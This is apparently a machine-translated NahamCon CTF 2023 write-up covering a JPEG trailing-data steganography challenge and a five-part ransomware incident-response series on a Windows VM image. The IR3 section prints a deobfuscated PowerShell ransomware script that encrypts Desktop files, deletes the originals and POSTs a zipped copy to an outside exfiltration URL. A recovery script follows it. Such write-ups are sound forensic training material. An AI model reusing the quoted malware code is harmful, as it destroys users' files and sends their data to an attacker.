This page has been machine-translated from the original page.
I participated in NahamCon CTF 2023 with team 0nePadding and finished 74th out of 2522 teams.

Unfortunately the Rev challenges were too difficult for me to solve on my own this time, but I got to tackle some very interesting Forensic incident-response problems.
There were also some Mobile challenges I didn’t have time for — I plan to come back to those later.
tiny little fibers (Warmup)
Oh wow, it’s another of everyone’s favorite. But we like to try and turn the ordinary into extraordinary!

The challenge provided the following image as the problem binary.
Reverse image search showed it to be a publicly available photo, so rather than steganography I suspected some data had been appended directly to the image file, and began investigating.
Uploading the image to Aperi’Solve returned nothing useful.
So I tried stegoveritas:
# Install stegoveritas
pip3 install stegoveritas
stegoveritas_install_deps

# Analyze with stegoveritas
stegoveritas tiny-little-fibers.jpg
Reference: bannsec/stegoVeritas: Yet another Stego Tool
Reading the binary of the file saved as trailing_data.bin, I was able to retrieve the Flag string (likely manipulated to make it harder to find with strings):

As for how trailing_data.bin was extracted — reading the tool’s source code shows it walks through JPEG markers, and once it finds \xff\xda (Start of Scan), it finds the range from there to \xff\xd9 (end marker) and writes any trailing data after the end marker to a file:
# These markers don't have a length attribute
nonLenMarkers = [ b'\xff\xd8', b'\xff\x01', b'\xffd0', b'\xffd1', b'\xffd2', b'\xffd3', b'\xffd4', b'\xffd5', b'\xffd6', b'\xffd7' ]

# Open up the file
with open(image.veritas.file_name,"rb") as myFile:
    steg = myFile.read()

while True:
    # Grab the current header
    hdr = steg[i:i+2]

    # if Start of Image, Temporary Private, Restart, things that don't have an associated length field
    if hdr in nonLenMarkers:
            # Just move to the next marker
            i = i + 2
            continue

    # If we've found our way to the end of the jpeg
    if hdr == b'\xff\xd9':
            #print("Made it to the end!")
            # Increment 2 so we can check the length
            i += 2
            break

    # Unpack the length field
    ln = unpack(">H",steg[i+2:i+4])[0]

    # print("Found Length: {0}".format(ln))

    # Update the index with the known length
    i = i+ln+2

    # When we hit scan data, we scan to the end of the format
    if hdr == b'\xff\xda':
        #print("Start of Scan data")
        # Find the end marker
        i += steg[i:].index(b'\xff\xd9')

    # Check for trailers
    if i != len(steg):
        print("Trailing Data Discovered... Saving")
        print(steg[i:])
        # Save it off for reference
        with open(output_file, "wb") as outFile:
outFile.write(steg[i:])The \xff\xda marker is the SOS (Start of Scan) marker, which signals the beginning of Huffman-encoded compressed image data (with \xff\xd9 as the end-of-image marker).
While a JPEG normally contains a single SOS segment, it is possible to embed multiple SOS segments, and this is apparently used as a steganography technique.
In this challenge, the Flag was hidden in the trailing data after the SOS segment.
IR (Forensic)
IR1
Can you find the hidden file on this VM?
This group of challenges uses the same single file download for each challenge. This is a very large file download (13GB) and will take some time to download.
I started the provided OVA file in VirtualBox, but couldn’t log in because I didn’t know the password. (Apparently the password was publicly available on Discord — I wish it had been in the problem description!)
Instead, I extracted the OVA file (which is actually a tar archive), converted the resulting VMDK file to VHDX with qemu-img, and mounted it locally to inspect the files.
# Rename and extract the OVA, then convert to VHDX
mv nahamcon.ova nahamcon.tar
tar -xvf nahamcon.tar
qemu-img convert -f vmdk -O vhdx "Nahamcon\ Forensics\ Challenge-disk001.vmdk" out.vhdx
Mounting out.vhdx on a local Windows machine lets you browse the victim machine’s files from the host Explorer.
Exploring the victim’s folders revealed a hidden folder inside the user profile, which contained a ransom note. The first Flag was embedded in that ransom note.
IR2
Can you figure out how the malware got onto the system?
This challenge asked us to determine how the malware was delivered.
I analyzed the mounted virtual hard disk’s event logs with Hayabusa, but could not find any event that clearly pointed to the malware infection vector.
.\hayabusa-2.5.1-win-x64.exe csv-timeline -d "E:\Windows\System32\winevt\Logs" -o result.csvAfter browsing through all the files and installed applications without success, it turned out the answer could be identified from an email visible in the UWP mail client application on the victim machine.

This was hard to find from just the filesystem, confirming that for this type of challenge you really do need to access the VM directly at some point.
IR3
Can you reverse the malware?
Searching the victim machine’s USERPROFILE directory turned up an obfuscated PowerShell script named updates.ps1.
Manually deobfuscating it yields the following script (excerpt):
function encryptFiles{
Param(
[Parameter(Mandatory=${true}, position=0)]
[string] $baseDirectory
)
foreach($File in (Get-ChildItem $baseDirectory -Recurse -File)){
if ($File.extension -ne ".enc"){
$DestinationFile = $File.FullName + ".enc"
$FileStreamReader = New-Object System.IO.FileStream($File.FullName, [System.IO.FileMode]::Open)
$FileStreamWriter = New-Object System.IO.FileStream($DestinationFile, [System.IO.FileMode]::Create)
$cipher = [System.Security.Cryptography.SymmetricAlgorithm]::Create("AES")
$cipher.key = [System.Text.Encoding]::UTF8.GetBytes("7h3_k3y_70_unl0ck_4ll_7h3_f1l35!")
$cipher.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
$cipher.GenerateIV()
$FileStreamWriter.Write([System.BitConverter]::GetBytes($cipher.IV.Length), 0, 4)
$FileStreamWriter.Write($cipher.IV, 0, $cipher.IV.Length)
$Transform = $cipher.CreateEncryptor()
$CryptoStream = New-Object System.Security.Cryptography.CryptoStream($FileStreamWriter, $Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
$FileStreamReader.CopyTo($CryptoStream)
$CryptoStream.FlushFinalBlock()
$CryptoStream.Close()
$FileStreamReader.Close()
$FileStreamWriter.Close()
Remove-Item -LiteralPath $File.FullName
}
}
}

$flag = "flag{892a8921517dcecf90685d478aedf5e2}"
$ErrorActionPreference= 'silentlycontinue'
$user = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.Split("\")[-1]
encryptFiles("C:\Users\"+$user+"\Desktop")
Add-Type -assembly "system.io.compression.filesystem"
[io.compression.zipfile]::CreateFromDirectory("C:\Users\"+$user+"\Desktop", "C:\Users\"+$user+"\Downloads\Desktop.zip")
$zipFileBytes = Get-Content -Path ("C:\Users\"+$user+"\Downloads\Desktop.zip") -Raw -Encoding Byte
$zipFileData = [Convert]::ToBase64String($zipFileBytes)
$body = ConvertTo-Json -InputObject @{file=$zipFileData}
Invoke-Webrequest -Method Post -Uri "https://www.thepowershellhacker.com/exfiltration" -Body $body
Remove-Item -LiteralPath ("C:\Users\"+$user+"\Downloads\Desktop.zip")
The Flag hardcoded in plaintext in this script is the third Flag.
IR4
Where is the data being exfiltrated? Please give the MD5 hash of the URL with the usual wrapper of flag{}.
Looking at the deobfuscated script from the previous step, the malware exfiltrates data to https://www[.]thepowershellhacker[.]com/exfiltration.
The MD5 hash of that URL, wrapped in flag{}, is the fourth Flag.
IR5
Can you please recover our files?
Reading the deobfuscated malware script shows that encryptFiles encrypts all files on the Desktop.
Looking more closely, it uses AES in CBC mode with the key 7h3_k3y_70_unl0ck_4ll_7h3_f1l35!.
PKCS7 is the padding scheme used to pad plaintext to a multiple of the 16-byte AES block size.
The encryption process uses the above key and a randomly generated IV, and prepends the IV’s size (4 bytes) followed by the IV bytes themselves to each encrypted file.
Therefore, we can recover each file by extracting its IV from the beginning of the encrypted file and decrypting with AES-CBC using the known key.
The following script was used for decryption:
$baseDirectory = "E:\Users\IEUser\Desktop"

foreach($File in (Get-ChildItem $baseDirectory -Recurse -File)){
    if ($File.extension -eq ".enc"){
        $SourceFile = $File.FullName
        $DestinationFile = $File.FullName.Replace(".enc","")
        $DestinationFile

        $FileStreamReader = New-Object System.IO.FileStream($SourceFile, [System.IO.FileMode]::Open)
        $FileStreamWriter = New-Object System.IO.FileStream($DestinationFile, [System.IO.FileMode]::Create)

        $cipher = [System.Security.Cryptography.SymmetricAlgorithm]::Create("AES")
        $cipher.key = [System.Text.Encoding]::UTF8.GetBytes("7h3_k3y_70_unl0ck_4ll_7h3_f1l35!")
        $cipher.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

        $IVLengthBuffer = New-Object Byte[] 4
        $FileStreamReader.Read($IVLengthBuffer, 0, 4)

        $IVLength = [System.BitConverter]::ToInt32($IVLengthBuffer, 0)
        $IVBuffer = New-Object Byte[] $IVLength

        $FileStreamReader.Read($IVBuffer, 0, $IVLength)
        $cipher.IV = $IVBuffer

        $Transform = $cipher.CreateDecryptor()
        $CryptoStream = New-Object System.Security.Cryptography.CryptoStream($FileStreamWriter, $Transform, [System.Security.Cryptography.CryptoStreamMode]::Write)
        $FileStreamReader.CopyTo($CryptoStream)
        $CryptoStream.FlushFinalBlock()

        $CryptoStream.Close()
        $FileStreamReader.Close()
        $FileStreamWriter.Close()
    }
}
The IV size is stored in the first 4 bytes of each encrypted file; this was used to extract the IV and decrypt the files.

Inspecting the recovered files, I found a file named NexGen Innovations.pdf with a small Flag printed in the lower-left corner.
Wrap-up
The Rev challenges this time were inexplicably hard and I couldn’t solve any of them.
Rev has felt stagnant lately — I want to get to the point where I can tackle higher-difficulty problems.